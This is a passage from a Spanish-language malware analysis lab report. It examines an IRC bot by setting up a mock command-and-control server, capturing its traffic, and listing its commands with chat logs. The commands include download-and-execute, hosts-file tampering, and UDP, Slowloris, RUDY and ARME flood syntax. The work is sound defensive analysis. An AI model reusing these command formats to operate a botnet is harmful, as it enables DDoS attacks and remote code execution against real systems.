192.168.1.30	192.168.1.10	TCP	45030 > 113 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=753717 TSecr=0 WS=8
192.168.1.30	192.168.1.10	DNS	Standard query 0x8b59 PTR 10.1.168.192.in-addr.arpa
192.168.1.30	192.168.1.10	TCP	45030 > 113 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=754720 TSecr=0 WS=8
192.168.1.30	192.168.1.10	IRC	Response (NOTICE)
192.168.1.10	192.168.1.30	TCP	49177 > 6667 [ACK] Seq=46 Ack=3845037614 Win=65280 Len=0
192.168.1.30	192.168.1.10	DNS	Standard query 0x4310 PTR 10.1.168.192.in-addr.arpa
192.168.1.30	192.168.1.10	IRC	Response (NOTICE) (001) (002) (003) (004) (005) (005) (251)
192.168.1.30	192.168.1.10	IRC	Response (1) (255) (265) (266) (250) (375) (372) (372) (372) (372) (372)
192.168.1.30	192.168.1.10	IRC	Response (o) (372) (372) (372) (372) (372) (372) (372) (372) (372)
192.168.1.30	192.168.1.10	IRC	Response (ation) (372) (372) (372) (372) (372) (372) (372) (372) (372)
192.168.1.30	192.168.1.10	IRC	Response (d7.debian.local)
192.168.1.10	192.168.1.30	TCP	49177 > 6667 [ACK] Seq=46 Ack=3845039662 Win=65536 Len=0
192.168.1.10	192.168.1.30	TCP	49177 > 6667 [ACK] Seq=46 Ack=3845041814 Win=65536 Len=0
192.168.1.30	192.168.1.10	IRC	Response (376) (MODE)
192.168.1.10	192.168.1.30	IRC	Request (MODE)
192.168.1.30	192.168.1.10	TCP	6667 > 49177 [ACK] Seq=3845041943 Ack=77 Win=14600 Len=0
192.168.1.10	192.168.1.30	IRC	Request (JOIN) (MODE)
192.168.1.30	192.168.1.10	TCP	6667 > 49177 [ACK] Seq=3845041943 Ack=123 Win=14600 Len=0
192.168.1.30	192.168.1.10	IRC	Response (501) (MODE) (JOIN) (MODE) (353) (366) (472) (MODE)
192.168.1.10	192.168.1.30	TCP	49177 > 6667 [ACK] Seq=123 Ack=3845042449 Win=65024 Len=0
192.168.1.10	192.168.1.30	DNS	Standard query 0x3aa6 A teredo.ipv6.microsoft.com
192.168.1.30	192.168.1.10	DNS	Standard query response 0x3aa6 A 192.168.1.30

Imagen 22. Tráfico capturado al levantar el servidor IRC

Conexión al C&C

Una vez levantado el servicio, buscamos en la máquina Linux posibles clientes IRC, para el seguimiento de esta investigación se hace uso de la herramienta pidgin encontrada dentro de */usr/bin*.

```
malware@MalwareAnalysisLab:~/Documents/Tools$ find / -name hexchat 2>/dev/null
malware@MalwareAnalysisLab:~/Documents/Tools$ find / -name pidgin 2>/dev/null
/usr/bin/pidgin
/usr/lib/pidgin
/usr/share/menu/pidgin
/usr/share/pixmaps/pidgin
/usr/share/lintian/overrides/pidgin
/usr/share/doc/pidgin
malware@MalwareAnalysisLab:~/Documents/Tools$
```

Imagen 23. Búsqueda de clientes IRC

Al iniciar la herramienta, creamos una cuenta IRC con la configuración necesaria.

The screenshot shows a dialog box titled "Añadir cuenta (como superusuario)". It has three tabs: "Básica", "Avanzadas", and "Pasarela". The "Básica" tab is selected. Under the heading "Opciones de conexión", there are four input fields: "Protocolo:" with a dropdown menu showing "IRC", "Nombre de usuario:" with the text "asantiago", "Servidor:" with the text "192.168.1.30", and "Contraseña:" which is empty. Below these is a checkbox labeled "Recordar contraseña" which is unchecked. Under the heading "Opciones de usuario", there is one input field: "Apodo Local:" with the text "ayelaldo". At the bottom right, there are two buttons: "Cancelar" and "Añadir".

Imagen 24. Configuración básico de la creación de cuenta

The screenshot shows the same dialog box, but the "Avanzadas" tab is selected. Under the heading "Opciones de conexión", there are two input fields: "Puerto:" with the text "6667" and "Codificaciones:" with the text "UTF-8". Below these is a checkbox labeled "Detectar de forma automática caracteres UTF-8" which is unchecked. Under the heading "Opciones de usuario", there are two input fields: "Ident name:" and "Nombre real:", both of which are empty. Below these are three checkboxes: "Usar SSL", "Autenticación con SASL", and "Permitir autenticación SASL en claro sobre canales no cifrados", all of which are unchecked. At the bottom right, there are two buttons: "Cancelar" and "Añadir".

Imagen 25. Configuración avanzada de la creación de cuenta

Una vez teniendo la cuenta creada, se inicia sesión e intentamos unirnos a un chat.




Imagen 26. Opción para unirse a un chat con la sesión iniciada

El chat a unirse es aquel capturado en el tráfico por Wireshark en donde el bot solicitaba un canal en particular llamado **#asantiago**.




Imagen 27. Captura en TCP Stream de las solicitudes hechas por el bot

Una vez el usuario creado se une al canal se despliega un chat en donde los participantes son: el usuario nuevo y el bot.

En otro apartado, se tiene una entrada de mensajes que el usuario nuevo aprovecha para mandar comandos al bot.





Imagen 28. Vista del canal #asantiago

Comandos a los que responde el bot

A continuación, se enlistan todos los comandos a los que responde el bot y se agrega una breve descripción de su funcionamiento.

Nota: No todos los comandos respondieron de la forma esperada.

- **Ping:** Realiza un ping entre la víctima y el C&C



192.168.1.30	192.168.1.10	IRC	Response (PRIVMSG)
192.168.1.10	192.168.1.30	IRC	Request (PING)
192.168.1.30	192.168.1.10	TCP	6667 > 49185 [ACK] Seq=2891080221 Ack=482 Win=14600 Len=0
▶ Frame 1018: 112 bytes on wire (896 bits), 112 bytes captured (896 bits) on interface 0 ▶ Ethernet II, Src: 00:0c:29:7c:08:00 (00:0c:29:7c:08:00), Dst: 00:0c:29:c3:a5:8d (00:0c:29:c3:a5:8d) ▶ Internet Protocol Version 4, Src: 192.168.1.30 (192.168.1.30), Dst: 192.168.1.10 (192.168.1.10) ▶ Transmission Control Protocol, Src Port: 6667 (6667), Dst Port: 49185 (49185), Seq: 2891080163, Ack: 453, Len: 58 ▼ Internet Relay Chat ▶ Response: :asantiago!~root@192.168.1.30 PRIVMSG #asantiago :!ping Prefix: asantiago!~root@192.168.1.30 Command: PRIVMSG ▶ Command parameters Trailer: :!ping			
0000	00 0c 29 c3 a5 8d 00 0c 29 7c 08 00 00 45 10	..).....)E.	
0010	00 62 ef a9 40 00 00 06 c7 63 c0 a8 01 1e c0 a8	.b..@. .c.....	
0020	01 0a 1a 0b c0 21 ac 52 61 e2 e3 10 1c 9f 50 18	!R a.....P.	
0030	07 21 97 d1 00 00 3a 61 73 61 6e 74 69 61 67 6f	!.....a santiago	
0040	21 7e 72 6f 6f 74 40 31 39 32 2e 31 36 38 2e 31	!~root@1 92.168.1	
0050	2e 33 30 20 50 52 49 56 4d 53 47 20 23 61 73 61	.30 PRIV MSG #asa	
0060	6e 74 69 61 67 6f 20 3a 3a 21 70 69 6e 67 0d 0a	ntiago : :!ping..	

Imagen 29. Captura de tráfico de la solicitud :!ping

192.168.1.10	192.168.1.30	IRC	Request (PRIVMSG)
192.168.1.30	192.168.1.10	TCP	6667 > 49185 [ACK] Seq=2891080293 Ack=523 Win=14600 Len=0
00:0c:29:c3:a5:8d	00:0c:29:7c:08:00	ARP	Who has 192.168.1.30? Tell 192.168.1.10
▶ Frame 1022: 95 bytes on wire (760 bits), 95 bytes captured (760 bits) on interface 0 ▶ Ethernet II, Src: 00:0c:29:c3:a5:8d (00:0c:29:c3:a5:8d), Dst: 00:0c:29:7c:08:00 (00:0c:29:7c:08:00) ▶ Internet Protocol Version 4, Src: 192.168.1.10 (192.168.1.10), Dst: 192.168.1.30 (192.168.1.30) ▶ Transmission Control Protocol, Src Port: 49185 (49185), Dst Port: 6667 (6667), Seq: 482, Ack: 2891080293, Len: 41 ▼ Internet Relay Chat ▶ Request: PRIVMSG #asantiago :\0037PING Time:\003 16 ms			

Imagen 30. Captura de tráfico de la respuesta a :!ping

Nota: Solo para este primer comando se muestra la actividad en red, para los demás solo se describe el funcionamiento.

- **Id:** Identificación y recopilación de información del sistema.

No hay una respuesta visible en el chat, sin embargo, si la hay en el tráfico capturado en Wireshark. Se deduce que no es posible verlo en el chat debido a un error de formato en el paquete.

(14:38:29) ayelaldo: !id

Imagen 31. Comando id

192.168.1.30	192.168.1.10	IRC	Response (PRIVMSG)
192.168.1.10	192.168.1.30	IRC	Request (WHOIS)
192.168.1.30	192.168.1.10	TCP	6667 > 49185 [ACK]
192.168.1.30	192.168.1.10	IRC	Response (311) (319
192.168.1.10	192.168.1.30	TCP	49185 > 6667 [ACK]
▶ Frame 1511: 77 bytes on wire (616 bits), 77 bytes captured (616 ▶ Ethernet II, Src: 00:0c:29:c3:a5:8d (00:0c:29:c3:a5:8d), Dst: 0 ▶ Internet Protocol Version 4, Src: 192.168.1.10 (192.168.1.10), ▶ Transmission Control Protocol, Src Port: 49185 (49185), Dst Por ▼ Internet Relay Chat ▶ Request: WHOIS [U WIN7 1]ejcah			

Imagen 32. Respuesta a ID




Imagen 33. Malformed packet

- **Openurl:** Abre un URL

```
(15:09:56) ayelaldo: :!openurl http://ayelaldo.com
(15:09:56) [U|WIN7|1]ejcah: Opened webpage: http://
ayelaldo.com
```

Imagen 34. Comando openurl




Imagen 35. Acción reflejada en el Windows

- **openurlhidden:** Abre una URL en el que el navegador no se despliega gráficamente pero el proceso existe.

```
(15:20:12) ayelaldo: :!openurlhidden http://holamundo.com
(15:20:12) [U|WIN7|1]ejcah: Opened webpage[hidden]: http://
holamundo.com
```

Imagen 36. Comando openurlhidden

	explore.exe	< 0.01	6.616 K	17.588 K
	explore.exe	0.10	5.352 K	18.884 K

Imagen 37. Ejecución en segundo plano vista desde Process Explorer

- **blockurl:** Bloquea la URL insertada como parámetro

```
(15:22:50) ayelaldo: :!blockurl http://ayelaldo.com
(15:22:50) [U|WIN7|1]ejcah: ERR: Could not open hosts file -
must be administrator
```

Imagen 38. blockurl sin permisos de administrador

```
(22:57:34) ayelaldo: :!blockurl http://bloquear.com  
(22:57:34) [A|WIN7|1]lclge: OK: Blocked host 'http://bloquear.com'
```

Imagen 39. blockurl como administrador

```
# Copyright (c) 1993-2009 Microsoft Corp.  
#  
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.  
#  
# This file contains the mappings of IP addresses to host names. Each  
# entry should be kept on an individual line. The IP address should  
# be placed in the first column followed by the corresponding host name.  
# The IP address and the host name should be separated by at least one  
# space.  
#  
# Additionally, comments (such as these) may be inserted on individual  
# lines or following the machine name denoted by a '#' symbol.  
#  
# For example:  
#  
#      102.54.94.97      rhino.acme.com      # source server  
#      38.25.63.10      x.acme.com          # x client host  
  
# localhost name resolution is handled within DNS itself.  
#      127.0.0.1        localhost  
#      ::1              localhost  
  
127.0.0.1    http://bloquear.com
```

Imagen 40. Vista de la modificación del archivo hosts hecha por el bot

- **dlexec**: Descarga y ejecuta desde un link que dirige a un ejecutable.

```
(23:12:22) ayelaldo: :!dlexec http://ejemplo.com  
(23:12:22) [A|WIN7|1]lclge: ERR: Invalid link - must be a direct  
link to an executable
```

Imagen 41. Comando dlexec

- **remove**: Elimina al bot del canal

```
(22:52:50) ayelaldo: :!remove  
(22:52:50) [U|WIN7|1]ejcah ha salido de la sala (quit: Quit:  
Removing...).
```

Imagen 42. Comando remove

- **btwallet**: Configura o extrae información relacionada con direcciones de wallet de criptomoneda (no hay respuesta)
- **ftp**: Se conecta a un servidor ftp (no hay respuesta)
- **anope**: Gestiona bots, canales, privilegios, etc

```
(23:27:43) ayelaldo: :!anope info #santiago  
(23:27:43) [A|WIN7|1]lclge: ERR: Parameters given were  
incomplete
```

Imagen 43. Comando anope

- **irc:** Ejecuta comandos IRC personalizados desde el bot o interactúa como cliente IRC fuera del canal principal.

```
(23:29:54) ayelaldo: !irc QUIT  
(23:29:54) [A|WIN7|1]lclge: ERR: Parameters given were  
incomplete
```

Imagen 44. Comando IRC

- **udp:** Lanza un ataque UDP a un host/puerto objetivo (DDoS)

```
(23:45:57) ayelaldo: :!udp 192.168.1.100 80 60 4096  
(23:45:57) [A|WIN7|1]lclge: Started: UDP flood on  
192.168.1.100:80 for 60 seconds
```

Imagen 45. Comando UDP

- **condis:** Indica un ataque de denegación de servicio específico o ataque con condiciones personalizadas (variante según el bot)
- **httpget:** Realiza un ataque HTTP GET (no hay respuesta)
- **httppost:** Realiza ataque con solicitudes POST (no hay respuesta)
- **rudy:** Ataque DDoS R.U.D.Y. (R U Dead Yet) usando POST extremadamente lento para agotar el servidor.

```
(23:59:16) [A|WIN7|1]lclge: Started: RUDY flood on  
192.168.1.10:20 for 10 seconds
```

Imagen 46. Comando rudy

- **slowloris:** Ataque DDoS tipo Slowloris

```
(09:18:28) ayelaldo: :!slowloris http://slowris.com 80 120  
(09:18:28) [A|WIN7|1]uwebg: Started: Slowloris flood on http://slowris.com:80  
for 120 seconds
```

Imagen 47. Comando slowloris

- **arme:** Otro tipo de ataque DDos

```
(09:21:01) ayelaldo: :!arme 192.168.1.101 5 10  
(09:21:01) [A|WIN7|1]uwebg: Started: ARME flood on  
192.168.1.101:5 for 10 seconds
```

Imagen 48. Comando arme

- **stop:** Detiene cualquier ataque o tarea en ejecución lanzada por el bot (No hay respuesta)
- **raw:** Permite ejecutar comandos IRC “crudos” directamente desde el bot
- **silent:** El bot entra en modo silencioso
- **join:** Ordena al bot unirse a uno o varios canales IRC.
- **part:** Ordena salir del canal actual o de uno especificado.
- **newnick:** Cambia de nickname al bot

```
(09:32:17) ayelaldo: !newnick bot_malicioso
(09:32:17) [A|WIN7|1]uwebg ahora se llama [A|WIN7|1]rdxez
(09:32:36) ayelaldo: !🤖ing
(09:32:42) ayelaldo: !ping
(09:32:42) [A|WIN7|1]rdxez: PING Time: 0 ms
```

Imagen 49. Comando newnick

Nota: El bot puede estar programado para generar y mantener su propio formato de nick, por ejemplo **[A|WIN7|1]rdxez**, para identificar el sistema infectado y asignar aleatoriamente la parte final, como método para evadir detección.

- **randnick:** Asigna un nick aleatorio al bot. (No hay respuesta)
- **reconnect:** El bot se desconecta y reconecta al servidor IRC

```
(09:40:10) [A|WIN7|1]rdxez ha salido de la sala (quit: Quit:
Reconnecting...).
(09:40:58) [A|WIN7|1]pppgm [~13349@192.168.1.10] ha
entrado en la sala.
```

Imagen 50. Comando reconnect

Con este procedimiento se obtiene información suficiente para conocer el funcionamiento de la muestra localizada en la máquina víctima y también la información necesaria para su desinfección.

Además, se logra identificar los vectores de comunicación y control utilizados por el bot, las acciones que realiza en el sistema, así como el alcance de su actividad en el entorno comprometido. Todo lo observado permite recopilar evidencias que serán útiles tanto para fortalecer la respuesta ante incidentes como para prevenir futuras infecciones de características similares.

La muestra analizada podría parecer inofensiva a primera vista; sin embargo, uno de los aspectos más relevantes del bot es su capacidad para ejecutar una amplia variedad de comandos orientados a ataques de denegación de servicio (DoS). Esto implica que, en un escenario con múltiples equipos infectados, un solo comando emitido desde el servidor de control podría coordinar un ataque distribuido (DDoS), amplificando considerablemente su impacto y peligrosidad. Para simular esto, se

crea/clona una máquina virtual con el mismo malware y se ejecutan en paralelo. En el chat se observa la entrada de un nuevo usuario al canal **#asantiago**, lo que significa que se tiene dos bots tipo PUSH obedeciendo comandos de quien tiene el control del canal.




Imagen 51. [Opcional] Vista del canal #asantiago después de la ejecución con otro malware ejecutado.

Conclusión

El análisis realizado permitió comprender en profundidad tanto la estructura interna como el comportamiento dinámico del bot identificado en la máquina víctima. A través de la combinación de técnicas de ingeniería inversa, análisis de strings, simulación de un entorno de red controlado y la interacción directa con sus comandos, se logró evidenciar las capacidades del malware para persistir en el sistema, comunicarse con servidores de control vía IRC y ejecutar diversas órdenes remotas potencialmente dañinas. Este análisis resume y demuestra la importancia de un análisis metódico y detallado en donde la observación minuciosa conlleva a la obtención de evidencia clave para la gestión efectiva de la seguridad informática.

Además, este tipo de análisis de muestras permite ampliar la perspectiva y entender el nivel de sofisticación e ingenio detrás de los distintos tipos de malware, así como la facilidad con la que estos archivos maliciosos pueden ser activados en los sistemas. Esto genera mayor conciencia sobre la importancia de contar con barreras de seguridad robustas y subraya la necesidad de adoptar precauciones rigurosas en el manejo de archivos, enlaces y otros posibles vectores de infección. Asimismo, destaca la responsabilidad y la capacidad que como profesionales debemos desarrollar para evaluar y enfrentar eficazmente cualquier amenaza potencial, protegiendo tanto a nosotros mismos como a terceros.